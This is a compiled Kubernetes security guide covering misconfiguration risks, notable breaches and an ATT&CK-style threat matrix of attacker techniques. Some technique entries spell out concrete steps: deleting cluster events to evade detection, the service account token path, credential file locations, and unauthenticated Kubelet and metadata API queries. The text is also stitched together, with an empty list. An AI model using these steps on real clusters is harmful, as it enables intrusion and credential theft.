- **network policies** - by default Kubernetes allows pods to talk to each other unimpeded; network policies can be used as a key security control that prevents an attacker to move laterally through a container environment
- **persistent storage** - make sure you have visibility into the use and configuration of persistent storage as this is a rare persistent vector in a mostly ephemeral container environment
- **control-plane** - if you're self-managing your Kubernetes clusters, then configuring the control plane components is critical because they make global decisions regarding a cluster's operations, and compromise of any control plane component could easily result in complete compromise of a cluster

The best way to address these challenges is to automate configuration management as much as possible, so that security tools – rather than humans – provide the guardrails that help developers and DevOps teams configure containers and Kubernetes securely.

## 2) Vulnerabilities

We've seen several instances of serious vulnerabilities impacting containers and Kubernetes in the recent past. Common exploits of known vulnerabilities include crypto mining or other malware installation, and privilege escalation and host access. The problem is pervasive, with Docker Hub at one point having to remove 17 backdoored images after they had been downloaded 5 million times.

While image scanning at the build stage is a must, vulnerabilities pose a security risk to running deployments as well. Effective vulnerability management spans the entire container lifecycle, and should:

## 3) Runtime threats

The runtime phase is critical for container security because it presents a new set of security challenges. If you've shifted security to the left and minimized your security risk from vulnerabilities and misconfigurations, then the primary threat at runtime will likely come from external adversaries. There are a few things you can do here to mitigate your biggest security risks.

- **monitor runtime activity** - start with monitoring the most security-relevant container activities such as process activity and network communications among containerized services and between containerized services and external clients and servers
- **leverage the declarative data** - use the build and deploy time information to evaluate observed versus expected activity during runtime in order to detect suspicious activity
- **limit unnecessary network communication** - runtime is when you can see what kind of network traffic is allowed vs what's actually needed for the application to function, giving you the opportunity to remove unnecessary connections
- **use process allow-lists** - observe the application for a period of time to identify all processes that are executed in the normal course of the application behavior, then use this list as your allow list against future application behavior.

## 4) Failed compliance audit

Compliance is one of the primary drivers behind container and Kubernetes security initiatives, and a failed compliance audit is usually due to security becoming an afterthought in the container adoption journey. There are several compliance standards specific to containers and Kubernetes that apply to all organizations, including:



- CIS Benchmark for Docker
- CIS Benchmark for Kubernetes
- NIST SP 800-190

Industry specific compliance standards include PCI-DSS, HIPAA, and SOC 2. A common mistake organization make is to wait until they're in production before considering their compliance requirements, or only focus at the runtime phase.

The best way to mitigate your risk from failing a compliance audit is to implement your security controls as early as possible both in your container adoption journey as well as the container life cycle. Automate your compliance checks and evidence reporting as much as possible to reduce overhead.

In order to reduce the security risks from containers and Kubernetes, companies first need visibility into their cloud-native environments. They need to understand how images are built and whether they contain any vulnerabilities, how the workloads and infrastructure is configured to operate, and where compliance gaps exist. With this information, Security and DevOps can begin to enforce policies to reduce the security risk to an acceptable level. You can get started with a **free container security assessment** to get a complete snapshot of your container security risk.

## 1.5 The biggest Kubernetes security incidents

They were hardly alone, as this short list of major Kubernetes security incidents shows below.

### 1. Jenkins vulnerability exploitation and make \$3 million by mining Monero (2018)

To put a dollar value on what this kind of a hijack of resources is worth, around the same time as the Tesla incident, hackers managed to exploit a vulnerability in Jenkins to cryptomine to the tune of about \$3.5 million, or 10,800 Monero in 18 months. Monero is the same cryptocurrency involved with the malicious Docker images we mentioned earlier. In Docker's case, it was discovered that six malicious images had been collectively pulled over 2 million times, that's 2 million users potentially mining Monero for the enemy, quite a feat.

The Jenkins Kubernetes security incident is by far one of the most audacious breaches discovered yet, in addition to the fact that it uses vulnerable Windows machines and personal computers running Jenkins, it also targets Jenkins CI servers. This is a recent update as the malware goes through a number of lifecycles where it keeps updating itself and changing mining pools to avoid detection. The fact that it can target servers now is a step-up by the attackers who are of Chinese origin. If they could pull over \$3 million from beat-up desktops, powerful servers are going to add a few zeros to that number, at least.



## **2. Tesla Cryptojacking Epidemic (2018)**

With the value of cryptocurrencies skyrocketing, and limitless compute resources located in the cloud, hijacking resources has become a lot more lucrative than stealing info. Automaker Tesla was one of the earlier victims of cryptojacking when a Kubernetes cluster was compromised due to an administrative console not being password protected. The discovery was made by RedLock Cloud Security Intelligence and made public in a report stating the misconfiguration had helped attackers get hold of Tesla's AWS S3 bucket credentials. Those credentials were then used to run a cryptomining script on a pod.

What was interesting about this attack was the number of “ingenuine” precautionary measures taken to avoid detection. Not only did the attackers refrain from using a known mining pool, and used an unlisted one instead, they also used popular CDN service Cloudflare to hide their IP. The attackers also made sure that the mining script didn't use enough CPU resources to cause an alarm or get detected, and listened on a nonstandard port, making detection based on port traffic virtually impossible. The only way to detect such a breach is to actively monitor configurations to ensure all policies are being followed.

## **3. Leak of Capital One (2019)**

This Kubernetes security incident was a big one, no pun intended, and the cause for a lot of people to wake up and take notice. Occurring exactly one year ago, this breach saw 30GB of credit application data affecting about 106 million people being exfiltrated. What actually caused the breach is something we see quite a lot of in the world of Kubernetes, a misconfiguration. In particular, a misconfigured firewall that allowed an attacker to query internal metadata and gain credentials of an Amazon Web Services' IAM role that had no business being that “broad” in the first place.

One of the important lessons we learned from this incident is to be more careful while assigning IAM roles. Most people are just in a hurry to get Kubernetes to work and often sidestep important tasks like managing secrets and services, and assigning IAM roles on a per-pod basis as opposed to per-application. Another important task is to “roll” credentials regularly, preferably by an automated service that puts a cap on how long before credentials need to be renewed. This also puts an upper limit on how long a breach can continue.

## **4. Docker Hub Attack (2020)**

With Kubernetes, containers, and distributed environments, the attack surface is only getting bigger exponentially, and you never know where an attack is going to come from. One example is how attackers managed to plant malicious images in the Docker hub last year, causing anyone who uses those images to be “cryptojacked.” What this means is users unknowingly deployed cryptocurrency miners in the form of Docker containers that then diverted compute

resources toward mining cryptocurrency for the attacker. This is just one in a number of similar attacks we see of late.

Similar to the Capital One breach, changing passwords and rolling credentials is a must to avoid this sort of situation. Additionally, for Kubernetes environments, rotating your secrets and auditing images to ensure only verified images are being used are key steps to ensuring security. Malicious images can be pretty hard to detect, especially since a lot of the time, the containers work as expected. This is why additional checks that highlight any deviations in application behavior are necessary to ensure that no stowaway processes are running in the background. This kind of attack is quite lucrative.

## **5. Microsoft Azure by Kubeflow Crypto-Mining Attack (2020)**


Microsoft is another organization that's been seeing a lot of cryptojacking woes of its own. After disclosing that there was a large-scale cryptomining attack against Kubernetes cluster in Azure in April this year, a similar campaign was uncovered in June that targets misconfigured Kubeflow containers to turn them into cryptominers. Similar to the compromised image situation with Docker hub, Kubeflow uses a number of services, which in turn allow users to use custom images like Katib and Jupyter notebook server. In the case of Jupyter, the chosen image doesn't have to be a legitimate notebook image, and that is where the attackers found an entry point.

If we look into what caused this misconfiguration, it's pretty much what causes every misconfiguration — impatience, laziness, and lack of knowledge. Kubeflow's UI dashboard is, by default, only accessible internally through an Istio ingress gateway. Some users, however, took a short cut to access the dashboard directly without going through the Kubernetes API server and didn't realize that while what they were doing was saving time, it was also opening a number of backdoors in the process. In this case, they were exposing the Istio ingress gateway to the internet, allowing anyone to access the dashboard. The moral of the story here is that there are security implications to every setting or configuration change that takes place.



### 2.1 THE 4C'S of cloud native security

You can think about security in layers. The 4C's of Cloud Native security are Cloud, Clusters, Containers, and Code. Each layer of the Cloud Native security model builds upon the next outermost layer. The Code layer benefits from strong base (Cloud, Cluster, Container) security layers. You cannot safeguard against poor security standards in the base layers by addressing security at the Code level. Cloud



### What is Kubernetes Security?

- **Kubernetes security** is based on the 4C's of cloud native security: Cloud, Cluster, Container, and Code:
- **Cloud** (or Corporate Datacenter/Colocation facility): The underlying physical infrastructure is the basis of Kubernetes security. Whether the cluster is built on one's own datacenter or a cloud provider, basic cloud provider (or physical security) best practices must be observed.
- **Cluster:** Securing a Kubernetes cluster involves both the configurable components such as the Kubernetes API and security of all the applications that are part of the cluster. Since most cloud-native applications are designed around microservices and APIs, applications are only as secure as the weakest link in the chain of services that comprise the entire application.
- **Container:** Container design best practices consist of: starting with the smallest code base possible (excluding unnecessary libraries or functions), avoiding granting

unnecessary privileges to users in the container, and ensuring that containers are scanned for vulnerabilities at build time.

- **Code:** Code presents a major attack surface for any Kubernetes environment. Simple policies such as encrypting TCP using TLS handshakes, not exposing unused ports, scanning, and testing regularly can help prevent security issues from arising in a production environment.

## **The main questions about Kubernetes security which you should ask your engineers team**

### **What are the top Kubernetes security vulnerabilities during BUILD?**

- **Code from untrusted registries**

Untrusted code can include malware or backdoors that could unintentionally grant access to bad actors.

- **Bloated base images**

Less is more for containerized applications, so developers should eliminate unnecessary packages, libraries, and shells that could be compromised.

### **What are the top Kubernetes security vulnerabilities during DEPLOYMENT?**

- **Granting unnecessary privileges.**

Wherever possible, keep privileges to a minimum and mount only the secrets that a task requires to shrink the attack surface.

- **Failure to isolate applications in the cluster**

Namespaces should be used to keep resources and teams separate from each other.

- **Lateral motion within the cluster**

Use policies that segment the network to prevent lateral movement of an attack within the cluster.

- **Unauthorized access**

Ensure role-based access controls (RBAC) are properly configured to limit access.


### **What are the top Kubernetes security vulnerabilities during RUNTIME?**

- **Infrastructure attacks.**

During runtime, Kubernetes infrastructure elements including the API server, etcd, and controllers all present their own attack surfaces.

- **Complexity.**

The ongoing health of a Kubernetes cluster has many moving parts. Compromised containers must be quickly isolated, stopped, and replaced with healthy ones while the source of the attack is located and remediated.



## 2.2 Thread model for Kubernetes (Microsoft revision)

As can be seen, the matrix contains the 9 tactics listed above. Each one of them contains several techniques that can be used by attackers to achieve different goals. Below are the descriptions of each one of the techniques.

| Initial Access                 | Execution                           | Persistence             | Privilege Escalation   | Defense Evasion                 | Credential Access                               | Discovery                   | Lateral Movement                                | Impact             |
|--------------------------------|-------------------------------------|-------------------------|------------------------|---------------------------------|-------------------------------------------------|-----------------------------|-------------------------------------------------|--------------------|
| Using Cloud credentials        | Exec into container                 | Backdoor container      | Privileged container   | Clear container logs            | List K8S secrets                                | Access the K8S API server   | Access cloud resources                          | Data Destruction   |
| Compromised images in registry | bash/cmd inside container           | Writable hostPath mount | Cluster-admin binding  | Delete K8S events               | Mount service principal                         | Access Kubelet API          | Container service account                       | Resource Hijacking |
| Kubeconfig file                | New container                       | Kubernetes CronJob      | hostPath mount         | Pod / container name similarity | Access container service account                | Network mapping             | Cluster internal networking                     | Denial of service  |
| Application vulnerability      | Application exploit (RCE)           |                         | Access cloud resources | Connect from Proxy server       | Applications credentials in configuration files | Access Kubernetes dashboard | Applications credentials in configuration files |                    |
| Exposed Dashboard              | SSH server running inside container |                         |                        |                                 |                                                 | Instance Metadata API       | Writable volume mounts on the host              |                    |
|                                |                                     |                         |                        |                                 |                                                 |                             | Access Kubernetes dashboard                     |                    |
|                                |                                     |                         |                        |                                 |                                                 |                             | Access tiller endpoint                          |                    |

Kubernetes, the most popular container orchestration system and one of the fastest-growing projects in the history of open source, becomes a significant part of many companies' compute stack. The flexibility and scalability of containers encourage many developers to move their workloads to Kubernetes. While Kubernetes has many advantages, it also brings new security challenges that should be considered. Therefore, it is crucial to understand the various security risks that exist in containerized environments, and specifically in Kubernetes.

The MITRE ATT&CK framework is a knowledge base of known tactics and techniques that are involved in cyberattacks. Started with coverage for Windows and Linux, the matrices of MITRE ATT&CK cover the various stages that are involved in cyberattacks (tactics) and elaborate the known methods in each one of them (techniques). Those matrices help organizations understand the attack surface in their environments and make sure they have adequate detections and mitigations to the various risks. MITRE ATT&CK framework tactics include:

- Initial access
- Execution
- Persistence
- Privilege escalation
- Defense evasion
- Credential access
- Discovery
- Lateral movement
- Impact

Therefore, we have created the first Kubernetes attack matrix: an ATT&CK-like matrix comprising the major techniques that are relevant to container orchestration security, with focus on Kubernetes

## **I. Initial Access**

The initial access tactic consists of techniques that are used for gaining access to the resource. In containerized environments, those techniques enable first access to the cluster. This access can be achieved directly via the cluster management layer or, alternatively, by gaining access to a malicious or vulnerable resource that is deployed on the cluster.

- **Using cloud credentials**

In cases where the Kubernetes cluster is deployed in a public cloud (e.g., AKS in Azure, GKE in GCP, or EKS in AWS), compromised cloud credential can lead to cluster takeover. Attackers who have access to the cloud account credentials can get access to the cluster's management layer.

- **Compromised images in registry**

Running a compromised image in a cluster can compromise the cluster. Attackers who get access to a private registry can plant their own compromised images in the registry. The latter can then be pulled by a user. In addition, users often use untrusted images from public registries (such as Docker Hub) that may be malicious.

Building images based on untrusted base images can also lead to similar results.

- **Kubeconfig file**

The kubeconfig file, also used by kubectl, contains details about Kubernetes clusters including their location and credentials. If the cluster is hosted as a cloud service (such as AKS or GKE), this file is downloaded to the client via cloud commands (e.g., “az aks get-credential” for AKS or “gcloud container clusters get-credentials” for GKE).

If attackers get access to this file, for instance via a compromised client, they can use it for accessing the clusters.

- **Vulnerable application**

Running a public-facing vulnerable application in a cluster can enable initial access to the cluster. A container that runs an application that is vulnerable to remote code execution vulnerability (RCE) may be exploited. If service account is mounted to the container (default behavior in Kubernetes), the attacker will be able to send requests to the API server using this service account credentials.

- **Exposed dashboard**



The Kubernetes dashboard is a web-based user interface that enables monitoring and managing a Kubernetes cluster. By default, the dashboard exposes an internal endpoint (ClusterIP service). If the dashboard is exposed externally, it can allow unauthenticated remote management of the cluster.

## II. Execution

The execution tactic consists of techniques that are used by attackers to run their code inside a cluster.

- **Exec into container**

Attackers who have permissions, can run malicious commands in containers in the cluster using exec command (“kubectl exec”). In this method, attackers can use legitimate images, such as an OS image (e.g., Ubuntu) as a backdoor container, and run their malicious code remotely by using “kubectl exec”.

- **New container**

Attackers may attempt to run their code in the cluster by deploying a container. Attackers who have permissions to deploy a pod **or a controller** in the cluster (such as DaemonSet \ ReplicaSet\ Deployment) can create a new resource for running their code.

- **Application exploit**

An application that is deployed in the cluster and is vulnerable to a remote code execution vulnerability, or a vulnerability that eventually allows code execution, enables attackers to run code in the cluster. If service account is mounted to the container (default behavior in Kubernetes), the attacker will be able to send requests to the API server using this service account credentials.

- **SSH server running inside container**

SSH server that is running inside a container may be used by attackers. If attackers gain valid credentials to a container, whether by brute force attempts or by other methods (such as phishing), they can use it to get remote access to the container by SSH.

## III. Persistence

The persistence tactic consists of techniques that are used by attackers to keep access to the cluster in case their initial foothold is lost.

- **Backdoor container**



Attackers run their malicious code in a container in the cluster. By using the Kubernetes controllers such as DaemonSets or Deployments, attackers can ensure that a constant number of containers run in one, or all, the nodes in the cluster.

- **Writable hostPath mount**

hostPath volume mounts a directory or a file from the host to the container. Attackers who have permissions to create a new container in the cluster may create one with a writable hostPath volume and gain persistence on the underlying host. For example, the latter can be achieved by creating a cron job on the host.

- **Kubernetes CronJob**

Kubernetes Job is a controller that creates one or more pods and ensures that a specified number of them successfully terminate. Kubernetes Job can be used to run containers that perform finite tasks for batch jobs. Kubernetes CronJob is used to schedule Jobs. Attackers may use Kubernetes CronJob for scheduling execution of malicious code that would run as a container in the cluster.

#### **IV. Privilege escalation**

The privilege escalation tactic consists of techniques that are used by attackers to get higher privileges in the environment than those they currently have. In containerized environments, this can include getting access to the node from a container, gaining higher privileges in the cluster, and even getting access to the cloud resources.

- **Privileged container**

A privileged container is a container that has all the capabilities of the host machine, which lifts all the limitations regular containers have. Practically, this means that privileged containers can do almost every action that can be performed directly on the host. Attackers who gain access to a privileged container, or have permissions to create a new privileged container (by using the compromised pod's service account, for example), can get access to the host's resources.

- **Cluster-admin binding**

Role-based access control (RBAC) is a key security feature in Kubernetes. RBAC can restrict the allowed actions of the various identities in the cluster. Cluster-admin is a built-in high privileged role in Kubernetes. Attackers who have permissions to create bindings and cluster-bindings in the cluster can create a binding to the cluster-admin ClusterRole or to other high privileges roles.

- **hostPath mount**

hostPath mount can be used by attackers to get access to the underlying host and thus break from the container to the host. (See “3: Writable hostPath mount” for details).

- **Access cloud resources**

If the Kubernetes cluster is deployed in the cloud, in some cases attackers can leverage their access to a single container in order to get access to other cloud resources outside the cluster. For example, in AKS each node contains service principal credential that is stored in `/etc/kubernetes/azure.json`. AKS uses this service principal to create and manage Azure resources that are needed for the cluster operation.

By default, the service principal has contributor permissions in the cluster’s Resource Group. Attackers who get access to this service principal file (by hostPath mount, for example) can use its credentials to access or modify the cloud resources.

## **V. Defense evasion**

The defense evasion tactic consists of techniques that are used by attackers to avoid detection and hide their activity.

- **Clear container logs**

Attackers may delete the application or OS logs on a compromised container in an attempt to prevent detection of their activity.

- **Delete Kubernetes events**

A Kubernetes event is a Kubernetes object that logs state changes and failures of the resources in the cluster. Example events are a container creation, an image pull, or a pod scheduling on a node.

Kubernetes events can be very useful for identifying changes that occur in the cluster. Therefore, attackers may want to delete these events (e.g., by using: “`kubectl delete events--all`”) in an attempt to avoid detection of their activity in the cluster.

- **Pod / container name similarity**

Pods that are created by controllers such as Deployment or DaemonSet have random suffix in their names. Attackers can use this fact and name their backdoor pods as they were created by the existing controllers. For example, an attacker could create a malicious pod named `COREDNS-{RANDOM SUFFIX}` which would look related to the CoreDNS Deployment.

Also, attackers can deploy their containers in the kube-system namespace where the administrative containers reside.

- **Connect from proxy server**

Attackers may use proxy servers to hide their origin IP. Specifically, attackers often use anonymous networks such as TOR for their activity. This can be used for communicating with the applications themselves or with the API server.

## **VI. Credential access**

The credential access tactic consists of techniques that are used by attackers to steal credentials.

In containerized environments, this includes credentials of the running application, identities, secrets stored in the cluster, or cloud credentials.

- **List Kubernetes secrets**

A Kubernetes secret is an object that lets users store and manage sensitive information, such as passwords and connection strings in the cluster. Secrets can be consumed by reference in the pod configuration. Attackers who have permissions to retrieve the secrets from the API server (by using the pod service account, for example) can access sensitive information that might include credentials to various services.

- **Mount service principal**

When the cluster is deployed in the cloud, in some cases attackers can leverage their access to a container in the cluster to gain cloud credentials. For example, in AKS each node contains service principal credential. (See “4: Access cloud resources” for more details.)

- **Access container service account**

Service account (SA) represents an application identity in Kubernetes. By default, an SA is mounted to every created pod in the cluster. Using the SA, containers in the pod can send requests to the Kubernetes API server. Attackers who get access to a pod can access the SA token (located in /VAR/RUN/SECRETS/KUBERNETES.IO/SERVICEACCOUNT/TOKEN) and perform actions in the cluster, according to the SA permissions. If RBAC is not enabled, the SA has unlimited permissions in the cluster. If RBAC is enabled, its permissions are determined by the RoleBindings \ ClusterRoleBindings that are associated with it.

- **Application credentials in configuration files**

Developers store secrets in the Kubernetes configuration files, such as environment variables in the pod configuration. Such behavior is commonly seen in clusters that are monitored by Azure Security Center. Attackers who have access to those configurations,

by querying the API server or by accessing those files on the developer's endpoint, can steal the stored secrets and use them.

## **VII. Discovery**

The discovery tactic consists of techniques that are used by attackers to explore the environment to which they gained access. This exploration helps the attackers to perform lateral movement and gain access to additional resources.

- **Access the Kubernetes API server**

The Kubernetes API server is the gateway to the cluster. Actions in the cluster are performed by sending various requests to the RESTful API. The status of the cluster, which includes all the components that are deployed on it, can be retrieved by the API server. Attackers may send API requests to probe the cluster and get information about containers, secrets, and other resources in the cluster.

- **Access Kubelet API**

Kubelet is the Kubernetes agent that is installed on each node. Kubelet is responsible for the proper execution of pods that are assigned to the node. Kubelet exposes a read-only API service that does not require authentication (TCP port 10255). Attackers with network access to the host (for example, via running code on a compromised container) can send API requests to the Kubelet API. Specifically querying `HTTPS://[NODE IP]:10255/PODS/` retrieves the running pods on the node. `HTTPS://[NODE IP]:10255/SPEC/` retrieves information about the node itself, such as CPU and memory consumption.

- **Network mapping**

Attackers may try to map the cluster network to get information on the running applications, including scanning for known vulnerabilities. By default, there is no restriction on pods communication in Kubernetes. Therefore, attackers who gain access to a single container, may use it to probe the network.

- **Access Kubernetes dashboard**

The Kubernetes dashboard is a web-based UI that is used for monitoring and managing the Kubernetes cluster. The dashboard allows users to perform actions in the cluster using its service account (kubernetes-dashboard) with the permissions that are determined by the binding or cluster-binding for this service account. Attackers who gain access to a container in the cluster, can use its network access to the dashboard pod. Consequently, attackers may retrieve information about the various resources in the cluster using the dashboard's identity.

- **Instance Metadata API**

Cloud providers provide instance metadata service for retrieving information about the virtual machine, such as network configuration, disks, and SSH public keys. This service is accessible to the VMs via a non-routable IP address that can be accessed from within the VM only. Attackers who gain access to a container, may query the metadata API service for getting information about the underlying node. For example, in Azure, the following request would retrieve all the metadata information of an instance: `HTTP://METADATA/INSTANCE?API-VERSION=2019-06-01`

## **VIII. Lateral movement**

The lateral movement tactic consists of techniques that are used by attackers to move through the victim's environment. In containerized environments, this includes gaining access to various resources in the cluster from a given access to one container, gaining access to the underlying node from a container, or gaining access to the cloud environment.

- **Access cloud resources**

Attackers may move from a compromised container to the cloud environment. (See “4: Access cloud resources” for details).

- **Container service account**

Attackers who gain access to a container in the cluster may use the mounted service account token for sending requests to the API server, and gaining access to additional resources in the cluster. (See “6: Access container service account” for more details.)

- **Cluster internal networking**

Kubernetes networking behavior allows traffic between pods in the cluster as a default behavior. Attackers who gain access to a single container may use it for network reachability to another container in the cluster.

- **Applications credentials in configuration files**

Developers store secrets in the Kubernetes configuration files, for example, as environment variables in the pod configuration. Using those credentials attackers may gain access to additional resources inside and outside the cluster. (See “6: Application credentials in configuration files” for more details.)

- **Writable volume mounts on the host**

Attackers may attempt to gain access to the underlying host from a compromised container. (See “3: Writable hostPath mount” for more details.)

- **Access Kubernetes dashboard**

Attackers who have access to the Kubernetes dashboard may manage the cluster resources and also run their code on the various containers in the cluster using the built-in “exec” capability of the dashboard. (See “7: Access Kubernetes dashboard” for more details.)

- **Access tiller endpoint**

Helm is a popular package manager for Kubernetes maintained by CNCF. Tiller is the server-side component of Helm up to version 2.

Tiller exposes internal gRPC endpoint in the cluster, listens to port 44134. By default, this endpoint does not require authentication. Attackers may run code on any container that is accessible to the tiller’s service and perform actions in the cluster, using the tiller’s service account, which often has high privileges.

## **IX. Impact**

The Impact tactic consists of techniques that are used by attackers to destroy, abuse, or disrupt the normal behavior of the environment.

- **Data destruction**

Attackers may attempt to destroy data and resources in the cluster. This includes deleting deployments, configurations, storage, and compute resources.

- **Resource hijacking**

Attackers may abuse a compromised resource for running tasks. A common abuse is to use compromised resources for running digital currency mining. Attackers who have access to a container in the cluster or have permissions to create new containers may use them for such activity.

- **Denial of service**

Attackers may attempt to perform a denial of service attack, which makes the service unavailable to the legitimate users. In container clusters, this include attempts to block the availability of the containers themselves, the underlying nodes, or the API server.

Understanding the attack surface of containerized environments is the first step of building security solutions for these environments. The matrix that was presented above can help organizations identify the current gaps in their defenses’ coverage against the different threats that target Kubernetes. Azure Security Center can help you protect your containers environment. Learn more about Azure Security Center’s [support for container security](#).

## 2.3 K8s Attack Tree

The following threat model encompasses a series of attack trees and documentation targeting a generic Kubernetes installation. The aim of this work is to provide a detailed view of threats and mitigations that can be used as a checklist to identify common attack vectors for the platform and how a would be attacker could exploit configuration vulnerabilities within Kubernetes to achieve specific goals. This can then be used as a tool to test the security of an installation and gain visibility on the logging output that would be generated in the event of a potential attack.

We have only focused on the Kubernetes platform itself not on the full end to end container solution that would include the SDLC or additional applications used to monitor Kubernetes. These components and the wider environment are likely to be individual to a specific end user.

